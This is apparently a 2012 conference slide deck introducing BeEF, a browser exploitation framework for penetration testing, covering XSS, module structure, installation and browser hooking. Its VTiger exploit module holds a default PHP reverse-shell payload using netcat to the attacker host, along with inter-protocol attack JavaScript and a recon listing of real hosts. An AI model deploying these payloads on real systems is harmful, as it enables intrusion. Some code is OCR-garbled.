

# **BeEF in 2012: An Introduction**













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#### **BEFORE WE BEGIN**

### The BeEF Team!


: All of the following slides, features, cool stuff and discussion is a direct result of work by the core BeEF developers and greater community.

# : Specifically:

- Wade Alcorn
- Michele Orru
- Brendan Coles
- Christian Frichot
- Ben Passmore
- Heather Pilkington









#### XSS < 60 SECONDS

# **Cross-Site Scripting (XSS)**

- : Lack of escaping of untrusted data within a web application results in an attackers script executing within the browser in the context of the application domain
- : Executes within the scope of authenticated sessions
- Every browser is affected differently and many, many edge cases of unexpected behaviour exist
- : Some common mitigations (Same Origin Policy, HTTP-Only Cookie flag etc)



# Why does this stuff matter?

- : 15 years ago, "the web" and "web applications" were a hillarious joke (oh how we laughed)
- : In 2012, almost every application development is webcentric and the majority are browser delivered
- : Modern day application thick clients also reside in or rely heavily on the browser (JavaScript, Native-Client)
- : Potential browser attack surface is HUGE
- : With regards to this technology we rushed development
- : Research in this area is still new



# MICHAL ZALEWSKI SAYS

We all messed up, and it is time to repent.

### The Cross-Site Scripting Problem


- : With exception to a few high profile worms, XSS impact doesn't seem to be very well understood
- : A2 no the OWASP TOP 10 2010
- : It has moved well beyond alert('Hello World!'):
  - Recon
  - Persistence
  - Targetted exploit delivery
  - Information leakage
- : Mass hacking Browsers are often a great way to target a large number of clients from a single location
- : Web applications are often the best way to "pivot" to your target (internal networks, yummy data, financial systems etc.)

```
02.162.73.16 ftp.trademe.co.nz
202.21.128.220 None
202.21.128.224 None
202.162.73.10 www.findsomeone.co.nz
                                                           80, 443
03.57.145.70 None
                                                           25, 80
202.162.72.4 cdn.tmnetwork.co.nz
                                                           80, 443
202.162.72.5 m.trademe.co.nz
202.21.128.78 None
202.21.128.213 blog.bookit.co.nz
202.21.128.199 None
202.162.72.7 None
202.162.72.16 None
202.162.73.6 api.trademe.co.nz
                                                           80, 443
202.162.72.18 bookings.bookitsecure.com
                                                           80, 443
202.21.128.76 None
202.162.72.25 www.landcheck.org.nz
202.21.128.218 None
                                                           22, 80
203.57.145.251 sqlslave.takapuna.vianetinternational.com 1
202.21.128.217 None
                                                           22, 80, 8080
202.21.128.102 None
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03.57.145.102 None
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02.21.128.231 www.tmsandbox.co.nz
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                                                           80, 443
```

: The future is scary!

: Chrome – Secure Shell

https://chrome.google.com/webstore/detail/pnhechapfaindjhompbnflcldabbghjo



## BeEF?



**The Browser Exploitation Framework?** 




#### **INTRODUCING BeEF**

# The Browser Exploitation Framework

- : Penetration testing tool which focuses on the web browser
- : Provides a platform for generating and delivering interesting payloads directly to the target browser
- : Goes beyond "basic XSS"
- : Allows attackers to leverage unique and often powerful attack vectors
- : Intended for lawful research and penetration testing only (yes, this is a disclaimer!)

### **HISTORY**



#### **HISTORY**

Back in 2009, I gave a talk at OWASP Day

: Discussion annoyed rant with regards to exploit chaining

: Demonstrated VTiger "XSS -> File Upload -> File Discovery -> File Request" as a single BeEF delivered exploit

: Used something like BeEF 0.3.1.x PHP version

: It worked, but it was messy

#### **HISTORY**

# **BeEF History**

- : Originally announced around 2006 by Wade Alcorn
- : Got a little more popular in 2007 after Wade released a paper titled: "Inter-Protocol Exploitation"
- : Covered delivering basic network service exploits via the browser
- : It was awesome (when you could get it to work)
- : It had a few issues...

#### PHP BeEF

### **BeEF in PHP-minor**

: BeEF was originally "hacked up" in PHP

: Contained a number of key issues:

- Plenty of code replication across modules
- There was not "real" or even usable API for extending / leveraging within modules
- It used PHP (channeling @i0n1c)



# REWRITE



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#### THE REWRITE

#### The BeEF rewrite

- : BeEF has undergone a complete rewrite in Ruby
- : Brings in some nice architecture changes, APIs, code re-use etc
- : As a result, there are a number of really nice modules
- : Has a fancy new console interface
- : Undergoes significant automated testing (via Jenkins)
- : Is now hosted at GitHub (https://github.com/beefproject)



# **MODULE JS BEFORE**

```
var target_ip = 'IP_ADDRESS';
     var target_port = '220';
     var payload = "";
     var scr_l = '<scr' + 'ipt\>';
     var scr_r = '</scr' + 'ipt>';
     var max_line_len = 23;
     function add_line(cmd) {
         payload += scr_l + cmd + scr_r + "\\\n";
     function construct_js(js) {
         add_line("a=''");
         js = js.replace(/ /g, "SP")
         for(i=0; i<js.length; i+=max_line_len) {</pre>
19
20
             add_line("a+=\\\""+js.substring(i,i+max_line_len)+"\\\"");
         add_line("s=String.fromCharCode(0x20)");
         add_line("a=a.replace(/SP/g,s)");
     var code = "";
     function add_js(js) {
28
29
30
         code+=js+";";
     add_js("var result_id='" + result_id + "'");
     add_js("function include(script_filename) {");
     add_js("var html_doc = document.getElementsByTagName('head').item(0);");
     add_js("var js = document.createElement('script');");
     add_js("js.src = script_filename;");
    add_js("js.type = 'text/javascript';");
     add_js("js.defer = true;");
     add_js("html_doc.appendChild(js);");
     add_js("return js;");
     add_js("}");
     add_js("include('" + beef_url + "' + '/hook/ipc_imap.js.php');");
     construct_js(code);
     add_line("eval(a)");
     add_line("//_END__");
payload += "COMMAND";
     var iframe = document.createElement("iframe");
     iframe.setAttribute("id","iwindow");
     document.body.appendChild(iframe);
     function do_submit(ip, port, content) {
        myform=document.createElement("form");
```

## MODULE JS AFTER

```
Copyright 2012 Wade Alcorn wade@bindshell.net
     distributed under the License is distributed on an "AS IS" BASIS,
     WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.
     See the License for the specific language governing permissions and
     limitations under the License.
 * Ported from BeEF-0.4.0.0 by jgaliana (Original author: Wade)
beef.execute(function() {
    var server = '<= @server %>';
    var port = '<= @port %>';
    var commands = ' <= @commands %>';
    var target = "http://" + server + ":" + port + "/abc.html";
    var iframe = beef.dom.createInvisibleIframe();
    var form = document.createElement('form');
    form.setAttribute('name', 'data');
    form.setAttribute('action', target);
    form.setAttribute('method', 'post');
form.setAttribute('enctype', 'multipart/form-data');
    var input = document.createElement('input');
    input.setAttribute('id', 'data1')
    input.setAttribute('name', 'data1')
    input.setAttribute('type', 'hidden');
    input.setAttribute('value', commands);
    form.appendChild(input);
    iframe.contentWindow.document.body.appendChild(form);
    form.submit();
    beef.net.send("≪= @command_url %>", <= @command_id %>, "result=IMAP4 commands sent");
});
```

### **BeEF Features**

### **Extensions & Features:**

: Web UI

: Console UI

: Metasploit Integration

: XSSRays

: Modular structure

: BeEF JavaScript Object

#### **BeEF Features**

### Module Features:

: Interprocess communications & exploitation

: History gathering and intelligence


: Network recon (ping sweep, port scan etc)

: Host information gathering (OS, Arch)

: Browser plugin detection

: Persistence

: Exploits (RouterPWN etc)



**Architecture Overview** 

: BeEF CS has three main components:

: The Core

: Extensions

: Command Modules



: CentralAPI

: Filters

: Primary client-side JavaScript

: Server-side asset handling and web services

: Ruby extensions

: Database modelling

: Hooking methods

### **EXTENSIONS**

# Extensions

: Allows for extending The Core

: Can hook various functions and APIs

### **EXTENSIONS**

# **Extension Examples**

: The Console

: Metasploit Integration

: XSS Rays

: Web UI

: Event handling

: Hook Demo Pages

### **COMMAND MODULES**

## **Command Modules**

: Individually packaged HTML / JavaScript packages

: "The Payload"

: Several categories:

- Browser
- Debugging
- Host
- · Misc.
- Network
- Persistence
- Recon
- Router



# **Command Module Examples**

: Browser Information Recon

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: Network Recon

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: Persistence Techniques

: Exploit Delivery (browser, router etc.)

: Host Information Recon

# MODULES

```
drwxr-xr-x 14 pipes staff 476 24 Apr 19:29 .

drwxr-xr-x 17 pipes staff 578 29 Apr 12:00 ...

drwxr-xr-x 27 pipes staff 918 27 Apr 09:26 browser

drwxr-xr-x 6 pipes staff 204 24 Apr 19:29 chrome_extensions

drwxr-xr-x 10 pipes staff 170 24 Apr 19:29 debug

drwxr-xr-x 10 pipes staff 340 24 Apr 19:29 exploits

drwxr-xr-x 8 pipes staff 272 24 Apr 19:29 ipec

drwxr-xr-x 8 pipes staff 102 24 Apr 19:29 ipec

drwxr-xr-x 3 pipes staff 102 24 Apr 19:29 misc

drwxr-xr-x 6 pipes staff 204 24 Apr 19:29 misc

drwxr-xr-x 9 pipes staff 306 24 Apr 19:29 persistence

drwxr-xr-x 10 pipes staff 306 24 Apr 19:29 prosistence

drwxr-xr-x 10 pipes staff 306 24 Apr 19:29 prosistence

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```



#### **MODULES**

# Module Overview

- : Each module is compromised of 3 primary files:
  - Configuration File (config.yaml)
  - Ruby Module Code (module.rb)
  - JavaScript Payload (command.js)

#### **CONFIG.YAML**

```
beef:
module:
vtiger_crm_upload_exploit:
enable: true
category: "Exploits"
name: "VTiger CRM Upload Exploit"
description: "This module demonstrates chained exploitation. It will upload and execute a reverse bindshell. The vulnerability is exploited in the CR authors: ["wade", "bm", "pipes", "xntrik", "yorikv"]
target:
working: ["ALL"]
```

# config.yaml:

- : Provides some basic information
- : Determines if the module is enabled
- : Defines the targeting configuration
- : Identifies who authored the module



#### **MODULE.RB**

```
class Vtiger_crm_upload_exploit < BeEF::Core::Command</pre>
       def self.options
         time = Time.new
20
         weekno = case time.day
               when 1..7 then 1
               when 8..14 then 2
                 n 15..21 then 3
               when 22..28 then 4
27
28
         @configuration = BeEF::Core::Configuration.instance
         beef_host = @configuration.get("beef.http.public") || @configuration.get("beef.http.host")
                 {'name'=>'vtiger_url', 'ui_label' =>'Target Web Server','value'=>'http://vulnerable-vtiger.site','width'=>'400px'},
                 {'name'=>'vtiger_filepath','ui_label'=>'Target Directory','value'=>'/storage/'+time.year.to_s()+'/'+time.strftime("%B")+'/week'+weekno.to_s()+'/','widt
{'name'=>'mal_filename','ui_label'=>'Malicious Filename','value'=>rand(32**10).to_s(32),'width'=>'400px'},
                 {'name'⇒'mal_ext','ui_label'⇒'Malicious File Extension','value'⇒'PHP','width'⇒'400px'},
                 {'name'⇒'vtiger_php', ui_label'⇒'Injected PHP (must escape single quotes)', 'value'⇒'<?php passthru("/bin/nc -e /bin/sh '+beef_host+' 8888"); ?>', 'ty
                {'name'=>'upload_timeout','ui_label'=>'Upload Timeout','value'=>'5000'}
40
       def post_execute
         return if @datastore['result'].nil?
         save({'result' => @datastore['result']})
```

#### module.rb:

- : Defines configurable options (self.options)
- : Defines return result actions (post.execute)



#### **COMMAND.JS**

```
beef.execute(function() {

//Doing the same trick I used in detect_tor to ensure exploit runs once
// xntrik

if (document.getElementById('vtigerimg')) {
    return "Exploit running already";
}

var img = new Image();
img.setAttribute("style","visibility:hidden");
img.setAttribute("width","0");
img.setAttribute("height","0");
img.id = 'vtigerimg';

document.body.appendChild(img);


baseurl = "♣= @vtiger_url ♣";

document.body.appendChild(img);
```

# command.js:

- : JavaScript payload template
- : Supports eRuby variable substitution (<%= @var %>)
- : Leverages the BeEF JavaScript Object (beef):
  - E.g.: beef.dom.createInvisibleIframe();

### UI VIEW





# **GETTING STARTED**



Authentication	
Username:	
Password:	
	Login

## **EXECUTION – INSTALLATION ON EC2**





## **EXECUTION – INSTALLATION ON EC2**

```
[pipes@moneyshot ~]% mv Downloads/ec2.pem .ssh
[pipes@moneyshot ~]% chmod 600 .ssh/ec2.pem
[pipes@moneyshot ~]% ssh-add .ssh/ec2.pem

Identity added: .ssh/ec2.pem (.ssh/ec2.pem)

[pipes@moneyshot ~]%
```


```
[pipes@moneyshot ~]% ssh ec2-user@ec2-107-22-36-80.compute-1.amazonaws.com

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__| ( / Amazon Linux AMI
__| \_| __| |__|
See /usr/share/doc/system-release/ for latest release notes.
There are 2 security update(s) out of 19 total update(s) available
Run "sudo yum update" to apply all updates.
[ec2-user@ip-10-203-42-90 ~]$
```


```
[ec2-user@ip-10-203-42-90 ~]$ bash < <(curl -s https://raw.github.com/xntrik/beefcloud/master/beef-installer)
Loaded plugins: fastestmirror, priorities, security, update-motd
Loading mirror speeds from cached hostfile
* amzn-main: packages.us-east-1.amazonaws.com
* amzn-updates: packages.us-east-1.amazonaws.com
Setting up Install Process
Package readline-6.0-3.11.amzn1.x86_64 already installed and latest version
Package zlib-1.2.3-27.9.amzn1.x86_64 already installed and latest version
Package bzip2-1.0.6-8.12.amzn1.x86_64 already installed and latest version
```



### **EXECUTION – INSTALLATION ON EC2**




# UI: /ui/authentication






## UI: /ui/panel





### **ZOMBIE: /demos/basic.html**




#### **HOOKING:**

- : The goal is to get http://<beef>/hook.js into the target browser
- : BeEF provides several 'demo' pages to demonstrate browser hooking (hook.js)
- : http://<beef>/demos/basic.html





## **UI: ZOMBIE COMMAND**



#### **COMMAND UI:**

#### : Includes:

- Zombie list
- module browser
- selected command module configuration





#### **ZOMBIE: COMMAND RECV** hook.js hook.js:16 266B 293ms GET text/jav... 293ms 266B 295ms hook.js GET 1.16KB 237ms hook.js GET COMMAND PAYLOAD RECV text/jav... dh hook.js:16 328B 274ms GET text/jav... 273ms 200 328B 273ms text/jav... Script GET

273ms

#### **POLLING:**

- : Once the browser is hooked, beef will 'poll' for new JavaScript payloads to execute.
- : When the a payload is found, it will execute it.




#### **ZOMBIE: RAW PAYLOAD**

#### **PAYLOAD:**

- : BeEF has substituted the eRuby variables as per the template
- : Script creation has been "taken care of", provided no errors, the payload will execute immediately and provide the return value.




## ZOMBIE: VIEW





### **COMMAND VIEW**



#### **RETURN RESULT:**


: The return result will appear in the Module Results History window within the UI.



### MOBILE

## **MOBILE BROWSERS:**

- : For the most part, BeEF works fine with mobile devices / browsers
- : Contains a number of mobile specific modules
- : QR code support





### INTRODUCING THE RESTFUL API

### **RESTFUL API:**

- : In 0.4.3.3, @antisnatchor introduced the RESTful API
- : Allows monitoring & control of Zombies hooked on your BeEF instance by thirdparty scripts and applications
- : Works as advertised
- : Each BeEF instance now generates a new RESTful API key (token)

```
[23:53:02][+] running on network interface: 10.203.42.90
[23:53:02] | Hook URL: http://10.203.42.90:3000/hook.js
[23:53:02] | UI URL: http://10.203.42.90:3000/ui/panel
[23:53:02][*] RESTful API key: da41ac6887f3ab6a5213dcc7b36772a2eb354a32
[23:53:02][+] HTTP Proxy: http://127.0.0.1:6789
```



#### **AVAILABLE METHODS**



- : /api/hooks (GET): Dump information about hooked browsers (zombies)
- : /api/logs (GET): Dump logging information from both hooked browsers & control systems
- : /api/modules (GET/POST): List, view and execute command modules against zombies



## **EXAMPLE REQUEST**

### **RESTFUL API DEMO**

# BeEF RESTful API Demo

http://beefproject.com/ http://blog.beefproject.com/ https://github.com/beefproject/beef By Heather Pilkington

## http://beefproject.com/





Source Control

#### What is BeEF?

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

Amid growing concerns about web-borne attacks against clients, including mobile clients, BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.

```
-=[ BeEF v0.4.2.6-alpha ]=-
           Ensure you're running the latest framework version. Run 'svn update' to
           1 network interfaces were detected.
           Resetting the database for BeEF.
           BeEF is loading. Wait a few seconds...
6 extensions loaded:
             events logger
administration web UI
 BeEF's console in action
```



#### Contribute to BeEF

The BeEF project uses GitHub to track issues and host its svn repository. To checkout a read only copy of the repository you can issue the command below:

git clone https://github.com/beefproject/beef

To checkout a non-read only copy or for more information please refer to GitHub.

Development Mailling List



## **ADDITIONAL RESOURCES**

: Twitter:: @beefproject

: Github :: https://github.com/beefproject

: IRC :: ircs://irc.freenode.net/beefproject

: Development List :: beef-subscribe@bindshell.net

: Me :: mark@insomniasec.com

#### **REFERENCES**

## Futher Reading

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- : http://events.ccc.de/congress/2011/Fahrplan/attachments/2009\_aaj-28c3.pdf
- : https://github.com/beefproject/beef/wiki/BeEF-RESTful-API



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